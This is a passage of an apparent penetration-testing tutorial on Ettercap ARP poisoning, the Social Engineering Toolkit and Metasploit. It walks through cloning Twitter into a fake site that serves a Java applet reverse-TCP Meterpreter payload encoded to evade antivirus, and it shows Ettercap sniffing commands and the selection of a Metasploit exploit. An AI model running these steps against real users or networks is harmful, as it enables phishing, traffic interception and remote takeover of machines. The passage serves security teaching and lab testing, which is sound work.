From the first port > to the second port. I hope that I have explained enough to give you a general feel for the program. Check out the help section of the program for more capture filter options. Notice that there is also a filter box above the data you have captured. This is the dISPlay filter. It works like the capture filter, but allows you to filter data that has already been captured. Click the help button in the dISPlay filter window for examples of how to use it.

Ettercap

Another great tool is Ettercap, the Swiss army knife of ARP Poisoning and password sniffing. I usually use it in non-interactive mode, but by default it has a ncurses interface that some may find easier to use. If you would like to use Ettercap for ARP poisoning instead, the following commands should serve as good examples. If we wanted to target all hosts on the network and sniff traffic between every node, we would use the following command:

```
ettercap -T -q -M ARP // //
```

Or

```
ettercap -T -q -p -M ARP // //
```

Be careful with the above command, having all of the traffic on a large network going through one slow computer can really bog down network connections. If we had a specific victim in mind, let's say a host with the IP 192.168.1.1, we would use this command:

```
ettercap -T -q -M ARP /192.168.1.1/ //
```

or

```
ettercap -T -q -p -M ARP // //
```

If 192.168.1.1 is the gateway, we should be able to see all outgoing traffic. Here are what the command line option flags do:

-T tells Ettercap to use the text interface, I like this option the best as the more GUI modes are rather confusing.

-q tells Ettercap to be more quiet, in other words less verbose.

-p not to change interface.

-M tells Ettercap the MITM (Man in the Middle) method we want to use, in this case ARP poisoning.

S.E.T. (Social Engineering Toolkit) :

People do not understand how dangerous it is to click on unknown links in an e-mail or even on a website. Hackers will disguise their malware shell and make it look very appealing. Be it a video codex that you must install to watch a video that you really want to watch or even a webpage that tells you that you have a virus and you must install and run the latest online antivirus scanner to remove it.

Doing either of these could place the control of your machine into a hacker's hand. But I have Windows 7 with the latest security updates and my anti-virus is up to date. This may not make any difference at all if you allow the program to run. But it is really complicated and I need to make several bad choices in a row right? No, one wrong mouse click could be all that is needed. You don't believe me? I was once told by a security instructor that instead of trying to convince people that their systems could be at risk, you need to show them.

Backtrack 4 has included a program that you do not hear much about in the main stream security media. But, it is a penetration testers dream. Under the penetration menu is a program called the Social Engineering Toolkit (SET). All right, follow along, this is really technical and there are a lot of steps.

One last note, turn off Apache or the SET won't run.


1. First click on the menu button, Start the networking service. Then click on Backtrack, and then the Penetration Menu and finally Social Engineering Toolkit.
2. This will bring up a program menu; you need to update both the Social Engineering Toolkit and the Metasploit Framework.
3. Next, I had to reboot my machine to get it to work right after the updates.
4. Now, click on main option 2 – Website Attack Vectors (Notice step 3 – Infections USB/CD/DVD Generator...)
5. Next, chose Option 1, Web Templates, Let SET create a website for you. (Notice options to clone websites to match the company that you are doing the penetration test for...)
6. Next is your choice for attack methods, the Java attack works well, chose 1 – Java Applet Attack Method
7. Next select 1- Java Required (Notice other options...)
8. Next select the type of payload for the attack, I like option 2 – Windows Reverse_TCP Meterpreter.
9. Next chose the encoder to bypass anti-virus. I have never had anything detect number 2 – Shikata_Ga_Nai with 3 encryption passes (encryption passes is next option).
10. Next chose port for the Metasploit Listener, 80 is default, I just hit enter

Next option is —Do you want to create a Linux/OSX payload too? I hit no, my target is a Windows PC.

Replicate a Website


Now We are going to replicate a website, in this case I am going to use Twitter as an example, we then will use some social engineering techniques (not demonstrated) to encourage our target to visit a site / ip we have setup, and then we are done. There is spear phishing capabilities in the SET which will obviously provide a more automated attack vector, but for the project we will assume its done manually, or verbally influenced / encouraged.

Now we navigate to our folder that SET is installed to. In my case its /pentest/exploit/SET/



Next its always good practice to make sure everything is up to date. Type `./update_set`. You can also update within the SET tool, and as metasploit is also used here, its worth making sure you are all up to date there also.

Now its time to get down to business and kick of SET. We simply type `./set` and away she goes.



As we can see SET has a few options at its disposal. We are going to take a look at the Website Attack Vectors, so we want option 2.

```
tab, then refresh the page to something different.

The Man Left in the Middle Attack method was introduced by Kos and
utilizes HTTP REFERER's in order to intercept fields and harvest
data from them. You need to have an already vulnerable site and in-
corporate <script src="http://YOURIP/">. This could either be from a
compromised site or through XSS.

The Web-Jacking Attack method was introduced by white sheep, Emgent
and the Back|Track team. This method utilizes iframe replacements to
make the highlighted URL link to appear legitimate however when clicked
a window pops up then is replaced with the malicious link. You can edit
the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser,
Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
all at once to see which is successful.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Man Left in the Middle Attack Method
6) Web Jacking Attack Method
7) Multi-Attack Web Method
8) Victim Web Profiler
9) Create or import a CodeSigning Certificate

99) Return to Main Menu

set:webattack>
```

We now need to select our attack vector. I know my lab machines are fully patched, so a browser exploit will most likely not be successful. So we go with option 1 and a Java Applet Attack method.

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Man Left in the Middle Attack Method
6) Web Jacking Attack Method
7) Multi-Attack Web Method
8) Victim Web Profiler
9) Create or import a CodeSigning Certificate

99) Return to Main Menu

set:webattack>1

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```

Again more options are available. We will let SET do the hard work and clone and setup a fake website. So again option 2.

Now we shall clone Twitter, so we input www.twitter.com also.

```
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.twitter.com

[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: sH5mApUxJqbJ
[*] Malicious java applet website prepped for deployment

What payload do you want to generate:

Name: Description:
1) Windows Shell Reverse TCP Spawn a command shell on victim and send back to attacker
2) Windows Reverse TCP Meterpreter Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse TCP VNC DLL Spawn a VNC server on victim and send back to attacker
4) Windows Bind Shell Execute payload and create an accepting port on remote system
5) Windows Bind Shell X64 Windows x64 Command Shell, Bind TCP Inline
6) Windows Shell Reverse TCP X64 Windows X64 Command Shell, Reverse TCP Inline
7) Windows Meterpreter Reverse TCP X64 Connect back to the attacker (Windows x64), Meterpreter
8) Windows Meterpreter Egress Buster Spawn a meterpreter shell and find a port home via multiple ports
9) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter
10) Windows Meterpreter Reverse DNS Use a hostname instead of an IP address and spawn Meterpreter
11) SE Toolkit Interactive Shell Custom interactive reverse toolkit designed for SET
12) RATTE HTTP Tunneling Payload Security bypass payload that will tunnel all comms over HTTP
13) ShellCodeExec Alphanum Shellcode This will drop a meterpreter payload through shellcodeexec (A/V Safe)
14) Import your own executable Specify a path for your own executable

set:payloads>
```

Its now time to get our payload selected. I am a fan of reverse TCP meterpreter, so time for option 2 again.

Now we have the fun of encoding our payload to bypass AV. Shikata ga nai is an excellent encoder, but now with have the multi encoding option, I have found in my tests it can be more successful at bypassing the AV. We will also need to define our listener port, so we will go within something creative. 4321

```
10) Windows Meterpreter Reverse DNS      Use a hostname instead of an IP address and spawn Meterpreter
11) SE Toolkit Interactive Shell          Custom interactive reverse toolkit designed for SET
12) RATTE HTTP Tunneling Payload         Security bypass payload that will tunnel all comms over HTTP
13) ShellcodeExec Alphanum Shellcode     This will drop a meterpreter payload through shellcodeexec (A/V Safe)
14) Import your own executable           Specify a path for your own executable

set:payloads>2

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1) avoid_utf8_tolower (Normal)
2) shikata_ga_nai (Very Good)
3) alpha_mixed (Normal)
4) alpha_upper (Normal)
5) call4_dword_xor (Normal)
6) countdown (Normal)
7) fnstenv_mov (Normal)
8) jmp_call_additive (Normal)
9) nonalpha (Normal)
10) nonupper (Normal)
11) unicode_mixed (Normal)
12) unicode_upper (Normal)
13) alpha2 (Normal)
14) No Encoding (None)
15) Multi-Encoder (Excellent)
16) Backdoored Executable (BEST)

set:encoding>15
set:payloads> PORT of the listener [443]:4321
```

So now we have cloned a site, defined a payload, encoded it for AV bypassing and setup a web server for our cloned site. So now we are ready and waiting. So now we just need someone to go to our cloned site. It would be a good idea to go to Twitter on a strange IP. So we enter the IP of our SET hosting machine, accessing Twitter. We need to install some Java stuff (I believe this can be customised for a better convincer, remember we are doing basics here. It involves some more work and configuration.)

MetaSploit :

The MSF is an open-source tool, which provides a framework for security researchers to develop exploits payloads, payload encoders, and tools for reconnaissance and other security testing purposes. Although, it initially started off as a collection of exploits and provided the ability for large chunks of code to be re-used across different exploits, in its current form it provides extensive capabilities for the design and development of reconnaissance, exploitation, and post-exploitation security tools.

Exploitation

Exploitation involves code that performs a number of key functions, such as:

1. Connecting to the remote system on the vulnerable port.
2. Exchanging initial protocol sequence until the vulnerable fault injection point is reached.

3. Injecting exploit code, which includes instructions for the return address to be modified to point directly or indirectly into our payload, as well as NOP instructions, which increase the chances that our code will eventually be executed.
4. Post-exploitation fun, which could be either connecting to a command prompt.
5. bound to a listening port on the compromised system, or connecting to the remote system with the username and password of a user that has been created as part of the exploit process, or it could mean connecting with a GUI client to a remote GUI (such as VNC).


Understanding Metasploit Channels

The latest version of Metasploit now provides the user with multiple channels to interface with it. These allow a very high degree of flexibility for different requirements or situations such as:

- A single user exploiting a single target.
- A single user exploiting multiple targets during one session, either in interactive or in batch mode.
- Opening multiple payload sessions at once
- Suspending and restoring payload sessions.
- Sharing payload sessions with other users.
- A group of penetration testers collaborating on testing the same network or different networks.
- A penetration tester remotely logging in to the pre-configured Metasploit system, and launching exploits from there.

The channels available with Metasploit v3.x are listed below:

The Directory Structure of the Framework



Updating Metasploit

The Framework can be updated using a standard Subversion client. The old msfupdate tool is no longer supported. Windows users can click on the Online Update link within the Metasploit 3 program folder on the Start Menu. To obtain the latest updates on a Unix-like platform, change into the Framework installation directory and execute `svn update`. If you are accessing the internet through a HTTP proxy server, please see the Subversion FAQ on proxy access:

<http://subversion.tigris.org/faq.html#proxy>

One of the primary values of Metasploit is that it is constantly being updated to provide exploits for the newest and most interesting vulnerabilities. As time goes on and patches are applied, a given exploit becomes less and less likely to work, so using the latest exploits is usually a very good idea. By routinely updating Metasploit (e.g before every use), you give yourself the best

chance of exploiting your targets successfully. Older versions of Metasploit used a custom utility called msfupdate to grab the latest code, but as of Metasploit 3.0, msfupdate has been replaced by Subversion (<http://subversion.tigris.org>). Once you've downloaded Metasploit, you now keep it up to date simply by using your Subversion client of choice to —update the Metasploit directory. For example, I update my Metasploit using the Unix command-line Subversion client called `svn`, which looks something like this:

svn update

At revision 4532.

This isn't a particularly exciting example because my Metasploit was already up to date, but then again, that's a good thing. If your Metasploit was in need of updating, you would see a list of file modifications and deletions more like this:

svn update

UU modules/nops/ppc/simple.rb

UU modules/nops/x86/opty2.rb

UU modules/nops/x86/single_byte.rb

UU modules/nops/nop_test.rb.ut.rb

A modules/nops/php

A modules/nops/php/generic.rb

UU modules/nops/sparc/random.rb

Msfconsole

The msfconsole is the traditional and primary means of using the MSF. After installation, the console can be simply launched by typing the command `./msfconsole` (for UNIX) and `msfconsole` (for Windows) from within the path where it has been installed. The prompt that appears as shown in Figure 1.5, displays the graphical Metasploit logo, the version of the framework, the number of exploits, payloads, encoders, NOPs and auxiliary modules available. Immediately after launching the exploit, the intuitive command to type is `help` and the output from this is shown below.

Launching the MSF console

```
+ -- ==[ 246 payloads - 27 encoders - 8 nops
      =[ svn r14805 updated 183 days ago (2012.02.23)

Warning: This copy of the Metasploit Framework was last updated 183 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf > banner

      ((
      ( ) 0 0 ( )
      o_o < M S F
      |||  |||
      |||  |||

back | track 5

      =[ metasploit v4.2.0-release [core:4.2 api:1.0]
+ -- ==[ 805 exploits - 451 auxiliary - 135 post
+ -- ==[ 246 payloads - 27 encoders - 8 nops
      =[ svn r14805 updated 183 days ago (2012.02.23)

Warning: This copy of the Metasploit Framework was last updated 183 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf > 
```

Exploitation :

Let us now begin the core process of the framework—selecting, configuring, and executing an exploit.

Selecting the Exploit

The list of exploits available with each version and revision of Metasploit continues to grow. On an average, two to three new exploits are added every month,

Sometimes even more. Prior to selecting which exploit you would like to run, it is assumed that you have identified the target system, and have run a port scanner such as Nmap to identify open ports, fingerprint the remote operating system, and also to identify the services running on the open ports. You would either then run a vulnerability scanner such as Nessus to determine vulnerabilities in those services, or you could directly look into the exploit database of Metasploit and see if it has any exploits available for the service you are targeting. **Listing all available exploits** `msf > show exploits`

```

^ v x root@bt: ~
File Edit View Terminal Help
OW
windows/browser/verypdf_pdfview      2008-06-16      normal      VeryPDF PDFView OCX ActiveX OpenPDF Heap Overflow
windows/browser/viscom_movieplayer_drawtext  2010-01-12      normal      Viscom Software Movie Player Pro SDK ActiveX 6.8
windows/browser/vlc_amv               2011-03-23      good        VLC AMV Dangling Pointer Vulnerability
windows/browser/webdav_dll_hijacker     2010-08-18      manual      WebDAV Application DLL Hijacker
windows/browser/webex_ucf_newobject     2008-08-06      good        WebEx UCF atucfobj.dll ActiveX NewObject Method B
windows/browser/winamp_playlist_unc     2006-01-29      great       Winamp Playlist UNC Path Computer Name Overflow
windows/browser/winamp_ultravox         2008-01-18      normal      Winamp Ultravox Streaming Metadata (in mp3.dll) B
windows/browser/windvd7_applicationtype  2007-03-20      normal      WinDVD7 IASystemInfo.DLL ActiveX Control Buffer O
windows/browser/winzip_fileview         2007-11-02      normal      WinZip FileView (WZFILEVIEW.FileViewCtrl.61) Acti
rflow
windows/browser/wmi_adminintools        2010-12-21      great       Microsoft WMI Administration Tools ActiveX Buffer
windows/browser/xmplay_asx             2006-11-21      good        XMPlay 3.3.0.4 (ASX Filename) Buffer Overflow
windows/browser/yahoomessenger_fvcom    2007-08-30      normal      Yahoo! Messenger YVerInfo.dll ActiveX Control Buf
windows/browser/yahoomessenger_server   2007-06-05      good        Yahoo! Messenger 8.1.0.249 ActiveX Control Buffer
windows/browser/zenturiprogramchecker_unsafe  2007-05-29      excellent   Zenturi ProgramChecker ActiveX Control Arbitrary
windows/dcerpc/ms03_026_dcom            2003-07-16      great       Microsoft RPC DCOM Interface Overflow
windows/dcerpc/ms05_017_msmsg          2005-04-12      good        Microsoft Message Queueing Service Path Overflow
windows/dcerpc/ms07_029_msdns_zonename  2007-04-12      great       Microsoft DNS RPC Service extractQuotedChar() Ove
windows/dcerpc/ms07_065_msmsg          2007-12-11      good        Microsoft Message Queueing Service DNS Name Path
windows/driver/broadcom_wifi_ssid       2006-11-11      low         Broadcom Wireless Driver Probe Response SSID Over
windows/driver/dlink_wifi_rates         2006-11-13      low         D-Link DWL-G132 Wireless Driver Beacon Rates Over
windows/driver/netgear_wg11v2_beacon     2006-11-16      low         NetGear WG11v2 Wireless Driver Long Beacon Overf
windows/email/ms07_017_ani_loadimage_chunksize  2007-03-28      great       Windows ANI LoadAniIcon() Chunk Size Stack Buffer
P)
windows/email/ms10_045_outlook_ref_only  2010-06-01      excellent   Outlook ATTACH BY REF ONLY File Execution
windows/email/ms10_045_outlook_ref_resolve  2010-06-01      excellent   Outlook ATTACH BY REF RESOLVE File Execution
windows/emc/alphastor_agent             2008-05-27      great       EMC AlphaStor Agent Buffer Overflow
windows/fileformat/a-pdf_wav_to_mp3     2010-08-17      normal      A-PDF WAV to MP3 v1.0.0 Buffer Overflow
windows/fileformat/acdsee_photoslate_string  2011-09-12      good        ACDSee PhotoSlate PLB File id Parameter Overflow

```

Selecting a Specific Exploit

```

^ v x root@bt: ~
File Edit View Terminal Help
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >

```

As you can see, the prompt has changed to reflect the name of the selected exploit. Issuing the help command at this stage, shows us the same options that were available at the earlier prompt, but also some additional exploit-specific options as shown in the following Example :

Exploit Commands


=====

Command Description

Check Check to see if a target is vulnerable exploit Launch an exploit attempt rcheck Reloads the module and checks if the target is vulnerable rexploit Reloads the module and launches an exploit attempt **Selecting the Target**

Each exploit available within the MSF can possibly work against multiple operating systems with different service pack or patch levels. Often, all that is required to make the same exploit work against different operating system versions is to change the return address. This greatly increases the effectiveness of the exploit. To see which targets this exploit works against, we issue the show targets command.

Listing Possible Targets for This Exploit



```
root@bt: ~  
File Edit View Terminal Help  
msf exploit(ms08_067_netapi) > show targets  
  
Exploit targets:  
  
Id  Name  
--  --  
0   Automatic Targeting  
1   Windows 2000 Universal  
2   Windows XP SP0/SP1 Universal  
3   Windows XP SP2 English (AlwaysOn NX)  
4   Windows XP SP2 English (NX)  
5   Windows XP SP3 English (AlwaysOn NX)  
6   Windows XP SP3 English (NX)  
7   Windows 2003 SP0 Universal  
8   Windows 2003 SP1 English (NO NX)  
9   Windows 2003 SP1 English (NX)  
10  Windows 2003 SP1 Japanese (NO NX)  
11  Windows 2003 SP2 English (NO NX)  
12  Windows 2003 SP2 English (NX)  
13  Windows 2003 SP2 German (NO NX)  
14  Windows 2003 SP2 German (NX)  
15  Windows XP SP2 Arabic (NX)  
16  Windows XP SP2 Chinese - Traditional / Taiwan (NX)  
17  Windows XP SP2 Chinese - Simplified (NX)  
18  Windows XP SP2 Chinese - Traditional (NX)  
19  Windows XP SP2 Czech (NX)  
20  Windows XP SP2 Danish (NX)  
21  Windows XP SP2 German (NX)  
22  Windows XP SP2 Greek (NX)  
23  Windows XP SP2 Spanish (NX)
```

Selecting the Payload

Once the exploit and the specific target have been selected, the next step is to choose which payload you would like to execute should the exploit execute successfully. Payloads are available based on the selected exploit. For instance, since we have selected a Windows exploit, the show payloads command will display payloads that work on Windows systems

Payloads

As of version 3.3, Metasploit contains 192 different payloads. This may sound like a lot, but there are really only seven types of payloads. The large number of payloads is caused by small changes required in the actual shellcode in order to handle various use cases or target platforms.

The seven —logical payloads that Metasploit provides are described next.

VNC injection (windows/vncinject)

Injects a VNC DLL into the target computer's memory and runs a temporary VNC server. By using this payload, you gain full access to the target's desktop, allowing you to move their mouse cursor and interact with Windows in a fully graphical fashion. Because most Windows functionality is exposed through the graphical interface, this is a much easier way to interact with the target computer than a command-line shell. Particularly if you come from a Unix background, trying to do anything productive with the Windows shell can be extremely frustrating.

File execution (windows/upexec)

Uploads a file to the target computer and executes it. Using this payload allows for very quick and efficient installation of backdoors or rootkits.

Interactive shell (shell)

Provides you with interactive (i.e., you type commands and see results in real time) shell access to the remote computer. For operating systems with powerful shells (BSD, Linux, OS X, Solaris), this is a very useful payload that lets you easily take full control of the target. Before Metasploit, almost all exploits provided shell access, which is where the term shellcode came from (i.e., code that provides a shell).

Command execution

Runs a single command on the target computer. As with the shell payload, this is more powerful on a Unix target than on a Windows target. This payload's benefit is that it doesn't require any user interaction (similar to the file execution payload) and so is ideal for automation. Using msfcli and the command 'echo "patch me" | sendmail youremailaddress', you could easily scan an entire network's worth of machines in bulk and receive email from any of the machines that were susceptible to attack.

DLL injection

Injects a custom DLL into the memory of the target process, allowing you to add your own code to that of the code you just exploited. This is very advanced functionality and is only used by the most experienced Metasploit users, who need highly customized behavior. This payload is automatically used to provide the VNC injection and Meterpreter payloads.

Add user

Adds a new user to the system with a custom username and password. When used against a Windows target, it adds the user to the Administrator's group, giving you full system access. When used against a Linux target, the user is added with UID 0 granting full superuser access.

Meterpreter

This payload, which is only available for Windows, provides a rich commandline environment for interaction with the target system.

